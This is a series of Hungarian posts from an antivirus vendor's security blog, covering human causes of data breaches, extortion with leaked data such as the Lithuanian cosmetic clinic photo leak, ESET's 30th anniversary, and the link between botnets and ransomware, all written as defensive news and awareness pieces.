Évek óta érkeznek a híradások kisebb, nagyobb, néha pedig gigantikus méretű adatlopásokról. Nyilván sosem csupán egyetlen okra vezethetőek vissza ezek az incidensek, de ha biztonságtudatosabban szeretnénk fellépni a támadásokkal szemben, **érdemes áttekinteni az adatsértések három leggyakoribb okát, amelyeket az ember, az alkalmazott véthet, illetve követhet el.**



Target áruházlánctól Sony-ig, Home Depotól Apple-ig, Adobe-tól LinkedIn-ig sok féle mulasztást, hibát találhattunk korábban is. **Egy friss felmérés szerint jelenleg a megkérdezett szervezetek 74%-a tartja legjelentősebb oknak a belső fenyegetéseket.**

A Haystax Technology adatai szerint a biztonsági szakemberek 56% gondolja úgy, hogy az elmúlt évben a belsős támadások egyre gyakoribbak lettek.



Hasonlóan a kocsmai verekedéseket megelőző három kérdés mintájára (Mivan? Mivan? Mivan?) **az incidensek fő okai között is az emberi tényezőt találhatjuk különféle szerepekben.** Ha tehát az első helyen kellene valamit említeni, akkor mindenképpen a véletlen és nem szándékos emberi mulasztás és hiba kerülhetne erre a képzeletbeli dobogó legfelső fokára.

A megvalósulási forma aztán már teljesen változatos lehet: **nem megfelelő biztonsági beállítások, ellopott vagy elvesztett titkosítás nélküli mobil- illetve adathordozó egységek, érzékeny adatokat tartalmazó leselejtezett eszközök értékesítése**, és hosszan sorolható még milyen alkalmazott által elkövethető dolog tartozhat ide.



Második helyre kerülhet a munkavállalói hibák között **a gondatlanság: szakmai ismeretek hiánya, vagy például a figyelmeztetések semmibevétele. A fenti kategóriánál - aki véletlenül elveszíti a mobileszközét - ez talán már egy fokkal komolyabb, hiszen ha a programozó kifelejti a bruteforce elleni védelmet, vagy hiányos ismeretei miatt nem használja az input ellenőrzést, a jelszóhash-ek sózását, annak komoly következményei lesznek.**

Ugyanígy ha a rendszergazda a webszerveren "felejti" a cleartext-ben tárolt jelszó listát, foltozatlanul vagy open relay hagyja a szervert, és hasonlókat követ el, az szintén megbocsáthatatlan vételnek számít a biztonság területén. Egy korábbi jelszavakkal kapcsolatos ESET + Harris Interactive felmérésből egyébként az derült ki, hogy a júzerek 16%-a sosem változtatja meg a jelszavát, és 18% figyelmen kívül hagyja az incidensek miatti azonnali jelszócsere figyelmeztető jelzést.




A harmadik helyre pedig valóban a tudatos, rosszindulatú támadások kerülhetnek. Az informatikai incidensek egy jó részénél van valamiféle belső szál, akik valamilyen szinten részesei a bekövetkező eseményeknek. Az a legrosszabb, ha az alkalmazottak közül egyesek bosszúból és/vagy pénzért segítik a külső támadók munkáját. 2015. májusában például az USA legnagyobb bankjának, a JP Morgan Chase-nek egy korábbi munkatársát tartóztatta le az FBI, mert az ügyfelek adataival visszaélve pénzért árulta a bizalmas számlainformációkat.

A jegyzőkönyvek szerint a lebuktatás hosszas nyomozás után úgy következett be, hogy egy fedett FBI ügynök vásárlóként jelentkezett a lopott adatokért Peter Persaudnál, aki 2500 dollárért (kb. 670 ezer HUF) hajlandó volt egy banki ügyfél számlaadatait eladni.



Mit tehetünk tehát cégünknél a humán faktor fenti gyengeségei ellen? A teljesség igény nélkül, a leglényegesebbeket kiemelve mindenképpen **fontos a rendszeres dolgozói biztonságtudatossági képzés, amelynek a technikai témákon túl a social engineering területét is be kell vonnia a napirendbe. Ugyancsak fontos a helyes beállítások kérdése, a hozzáférések szabályozása, naplózás, és a titkosítás alkalmazása minden érzékeny adat esetén.**

Természetesen a kisebb cégek, vállalatok - amelyeket nem kötelezi a törvény megfelelőségi vizsgálatokra, és időszakos auditokra - szintén jól teszik, ha komolyabban veszik a informatikai védelem ezen kérdését is, és nem csak pentesteket végeznek, de a dolgozókat is felkészítik a várható veszélyekre.



Bár sokan emlegetik gyógyírként a GDPR-t, nem árt tudni, hogy ennek a magyarországi részletes jogszabályai egyelőre még nem készültek el, illetve mivel **a személyes adatok kezelésének kimagaslóan szigorú követelményeit tartalmazza**, gyanítható, hogy a vállalkozások egy része ezeket nem fogja tudni teljesíteni, és azok emiatt felkészülés helyett akár meg is szűnhetnek.

Tetszik 5
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

3 komment
Címkék: hiba frissítés védelem emberi támadás humán mulasztás adatlopás adatszivárgás belsős pebkac welivesecurity.com

Ajánlott bejegyzések:


És akkor 31 millió felhasználó személyes adata...


Egy adatlopás margójára



Hotel, kényelem, adatlopás, miegymás


Tudom, kit húztál jobbra tavaly nyáron!


A Bitfinex is kapott egy kis DDoS-t

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12549009

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.05.29. 19:45:31

Már bocs, de ha valahol még most is cleartext password van, ott sürgősen ki kell rúgni a felelősöket. Hogy a fenébe kerülhet tárolásra hasheletlen jelszó a szerveren?

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.05.29. 20:40:15

Egyetértek, ez valóban nem "bocsánatos bűn".

<img border="0" src="https://mendo.pt/wp-content/uploads/2015/03/Strip-Confession-650-finalenglish.jpg">

Válasz erre

hullajelölt88 2017.05.30. 08:04:00

@Csizmazia Darab István [Rambo]: :D
Én még mindig találkozom olyan oldalakkal, ahonnan kiküldik a jelszavamat, ha elfelejtettem... :(

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

2482

Antivírus blog

vírusok, férgek, botnetek, kártevők

Tudom mit műttettél meg tavaly nyáron

2017. június 01. 19:02 - Csizmazia Darab István [Rambo]

Szivárgás és szivárgás között nagy különbség lehet. Ha most csak és kizárólag azokra az incidensekre fókuszálunk, ahol az adatlopás és zsarolás tétje nem csak az, hogy vajon visszakapjuk-e elkódolt adatainkat, hanem emellett az is, hogy **nem fizetés esetén valamilyen publikus weboldalon, vagy a darkweben landolnak a személyes adatok, akkor egy új bűnözői módszer kialakulásának lehetünk tanúi: Fizess vagy nyilvánosságra hozzuk!**



A kezdetek 2015-re tehetők, amikor a Chimera zsarolóvírus megjelent a színen. **Ez ugyanis a titkosított állományokat nem csak zárolta, de a zsarolás azzal is kiegészült, hogy nem fizetés esetén a bizalmas vállalati dokumentumokat azonnal fel is töltötte egy nyilvános weboldalra**. Ezzel pedig tovább lehetett erősíteni a nyomást pórul járt céges felhasználókon. A Chimera 638 dollárnak megfelelő összeget követelt váltságdíjként, ezt "természetesen" itt is a nehezen lekövethető Bitcoin formájában és TOR hálózaton keresztül várták a bűnözők.



Idén pedig azt is láthattuk, ahogy **Dark Overlord behatolva a filmkészítők számítógépes rendszerébe a megjelenés előtt álló Orange is The New Black legfrissebb, ötödik évadáért 67 ezer USD-nek megfelelő (kb. 19 millió HUF) Bitcoint követelt** előbb a gyártó Larson Studios cégtől, majd később a Netflixtől.



Mostani esetünkben **egy litván "Beauty Surgery" nevű kozmetikai műtéteket végző sebészeti klinikánál történt támadás, melynek során az elkövetők a személyes adatokon felül mintegy 25 ezer fotót is zsákmányoltak. Ez utóbbiak között sok meztelen, a páciensekről a műtétek előkészítésénél készült fénykép is szerepel.** A dolog ott fordult komolyra, amikor az intézménytől lopott adatok egy részét - köztük több ezer fotót - a "Tsar Team" (APT28) elnevezésű támadói csoport már fel is töltötte a netre.

A klinikának kiterjedt nemzetközi ügyfélköre van, mintegy 60 országból - köztük számos európai országból, az Egyesült Királyságból is - fordultak meg páciensek.



A Guardian információja szerint csak brit ügyfélből legalább 1500 szerepel az adatbázisban. **A támadók az adatok érzékenységétől függően - van-e meztelen kép, útlevél és banki adatok, nemzetközi biztosítási számok, stb. - 50 és 2000 euró közötti összeget követeltek Bitcoinban.**

Mielőtt egyesével kezdtek volna üzletelni, **először 300 Bitcoint (570 ezer GBP, 735 ezer USD, 201 millió HUF) követeltek, amit később levittek 50 Bitcoinra (100 ezer GBP, 35 millió HUF). A klinika megtagadta a fizetést, az ügyfelek pedig rettegnek**. Az intézmény a helyi CERT és a Deloitte cég munkatársainak segítségével próbálja rendezni a helyzetet.



Emlékezetes, hogy az adatlopásoknak bőségesen szokott utóélete is lenni, vagyis **a kiszivárgott részletes személyes adatok birtokában megtévesztő és testre szabott átverések, adathalász kísérletek is érkeznek az áldozatokhoz, akiknek most emiatt is főhet a fejük. Most az intézmény azt tanácsolja az ügyfeleknek, ne nyissák meg az ismeretlenektől érkező zsaroló e-maileket, ha pedig saját személyes adataikat vagy meztelen fotóikat megtalálják a neten, kérjék az oldal adminisztrátorát és a Google keresőt, hogy tiltsa le ezeket a hivatkozásokat.**

Az biztos, hogy egy ilyen ügyféladatokat súlyosan érintő incidens a GDPR 2018. május 25-i bevezetése után már **akár 20 millió EUR büntetéssel sújtható lesz. Erre pedig a bűnözők is minden bizonnyal rá fognak repülni.**

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: személyes kórház adatok orvosi klinika zsarolás litvánia váltságdíj kozmetikai bitcoin gdpr

Ajánlott bejegyzések:



Ransom is the new black!


Kórházak a pácban


Néha még kémprogram sem kell


Itt a Locky újabb változata: Diablo6



Ransomware - like a boss

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12558081

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

353

Antivírus blog

vírusok, férgek, botnetek, kártevők

30 éves az ESET :)


2017. június 07. 12:04 - Csizmazia Darab István [Rambo]

Idén ünnepli 30 éves fennállását az ESET. A kiberbiztonsági vállalat **nagy utat tett meg 1987 óta: kis startup cégként kezdte**, majd a szerény kezdetek után hamar erős és stabil biztonsági vállalattá fejlődött, amely **mára már 200 országban van jelen a világ minden táján.**



Az ESET az évek során folyamatos növekedést produkált, és pillanatnyilag a világ egyik legnagyobb magánkézben lévő IT-biztonsági vállalkozása, jelenleg 12 fejlesztőközponttal rendelkezik, ahol szakemberei folyamatosan fejlesztik és korszerűsítik a cég biztonsági megoldásait. "*Erősen hiszünk abban, hogy a technológia annyira jó, amennyire a mögötte álló szakértők. Közel 1500 embert foglalkoztatunk és továbbra is vonzóak vagyunk a tehetséges, elhivatott és szenvedélyes szakemberek számára, akik nálunk szeretnék kiterjeszteni tudásukat.*

Az elmúlt 30 évben számos biztonsági problémát oldottunk meg a proaktív technológiák és a mesterséges intelligencia segítségével. A továbbiakban is az innovációra helyezzük majd a hangsúlyt, hogy a piac legjobb biztonsági megoldásaival rukkolhassunk elő." - mondta Richard Marko, az ESET vezérigazgatója.



A lehető legjobb védelem folyamatos elérésének érdekében **az ESET jelentősen kibővítette portfólióját az évek során, így a rosszindulatú programok detektálása mellett olyan új megoldások is megjelentek a vállalatnál, mint a hálózati minta elemzés, titkosítás, adatmentés, kétfaktoros azonosítás, vagy a sérülékenységek hibajavításainak központi kezelése.**

Az ESET, biztonsági megoldásainak folyamatos kiterjesztése által jól mutatja elkötelezett szándékát, hogy a jövőben is a lehető leghatékonyabb védelmet biztosítsa felhasználóinak.



Az ESET világszerte különböző aktivitásokkal ünnepli 30. születésnapját. **A vállalat számára nagyon fontos a fiatalok támogatása, akiket az ESET a jövő innovációja kulcsának tart és folyamatosan igyekszik a biztonságtudatos felhasználói magatartás felé terelni.**

Ennek jegyében az ESET hazai képviselete, a Sicontact Kft. évek óta támogatja a HelloWorld informatikai tábort és ez most sincs másként.



Azonban **idén egy rajzverseny is kapcsolódik az eseményhez, amelynek nyereményeként 8 gyermek ingyenes részvételt nyer az idei, júniusban kezdődő táborok valamelyikére**, ahol a résztvevők a játékos programozási feladatok mellett a biztonságos internethasználattal és a biztonságtudatos felhasználói viselkedés alapjaival is megismerkedhetnek.

A játékról további információt a kiírás weboldalán olvashatnak.
https://pcworld.hu/pcwlite/nyerj-belepo-minecraft-tabor-229265.html

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: ünnep startup évforduló tábor éves 30 pcworld sicontact rajzverseny helloworld ESET

Ajánlott bejegyzések:


10 évesek lettünk


9 éves a blog :-)



30 éves a Brain vírus



Két éves az antivirus.blog


2018-as kiberbiztonsági trendek

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12572045

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.06.12. 11:16:14

Hurrá, rESET! :D

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



KÖVETÉS

284


Antivírus blog

vírusok, férgek, botnetek, kártevők

Botnet, zsarolóvírus - két jó barát

2017. június 12. 11:36 - Csizmazia Darab István [Rambo]

Míg pár évvel ezelőtt mindenki a botneteket tartotta a legnagyobb veszélynek, mára ezek **a távolról irányítható fertőzött zombigépek és a ransomware kártevők együtt keserítik meg sokak életét**. A nemrég lezajlott WannaCry, vagy WannaCrypt kapcsán ráirányult a figyelem az ilyen típusú malware támadásokra.



A botnetek történetében **többször jelentek meg hatalmas kapacitású botnetek, amelyek viszont a hatóságok figyelmét sem kerülték el, akik ha lassan és késve is, de igyekeztek a biztonsági cégek segítségével semlegesíteni, blokkolni, lekapcsolni** azokat.

Igaz, a botnetek sokféle feladatot tudnak végezni, a spam terjesztéstől a hirdetési csalásokon át a Bitcoin bányászatig vagy DDoS támadásokig eddig is széles volt már a repertoár. Manapság viszont egyre gyakrabban találkozunk azzal a felállással, hogy **aktívan részt vesznek a zsarolóvírusok terjesztésében is.**



A botnetek mostanra már nem csak Windows alapú számítógépekből, hanem ahogy azt a 2014-es Operation Windigo nevű akcióban is láthattuk, **Linuxos gépekből vagy bármilyen internetképes eszközből - routerek, webkamerák, stb. - is állhatnak.**

Becslések szerint a teljes levélforgalom 50-70%-a spam, **ezen belül pedig a rosszindulatú e-mailek között hozzávetőleg 85 százalék tartalmaz zsaroló programos fertőzésre mutató linket vagy mellékelt csatolmányt.** A PhisMe szolgáltató adatai szerint pedig ez az arány egyenesen 93% volt egy évvel ezelőtt, 2016. júniusában.



A kiberbűnözők folyamatosan fejlesztik a módszereiket, bevetve például a távoli C&C vezérlőszerverek IP címeit gyorsan váltogató úgynevezett dupla fast-flux technikát. A legújabb botnetes leleplező és leállító akcióban például 800 ezer internetes domain címet és 220 szervergépet kapcsoltak le, illetve öt embert le is tartoztattak az ügy kapcsán.

Emlékezetes, hogy gigantikus túlterheléses támadások is történtek a közelmúltban, például Brian Krebs weboldala ellen 620 Gbit/sec, míg az OVH web hosting szolgáltató ellen 1 Tbit/s DDoS kérés-zuhatag indult.



Az említett WannaCry, illetve WannaCrypt járvány legalább 350,000 számítógépet érintett, így a védekezésnél mindkét támadási forma ellen szükséges védekezni.

Így **az aktív ransomware felismerés mellett a botnetekre jellemző gyanús kommunikáció kiszűrésével, a felhő alapú reputációs adatbázissal, illetve a számítógépes rendszerek megfelelő beállításával, valamint a rendszeres biztonsági mentésekkel** is készülni kell.

Tetszik 2
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: spam botnet mirai váltságdíj zombihálózat ransomware welivesecurity.com windigo zsarolóvírus

Ajánlott bejegyzések:


Zsarolóvírus bénította meg a kijevi metrót


Return of the Petya


A Linuxot támadja a KillDisk új variánsa



Az adathalász levelek 93%-a zsaroló vírus


Itt a Locky újabb változata: Diablo6

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12587235

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Hirdetés

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal
Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv
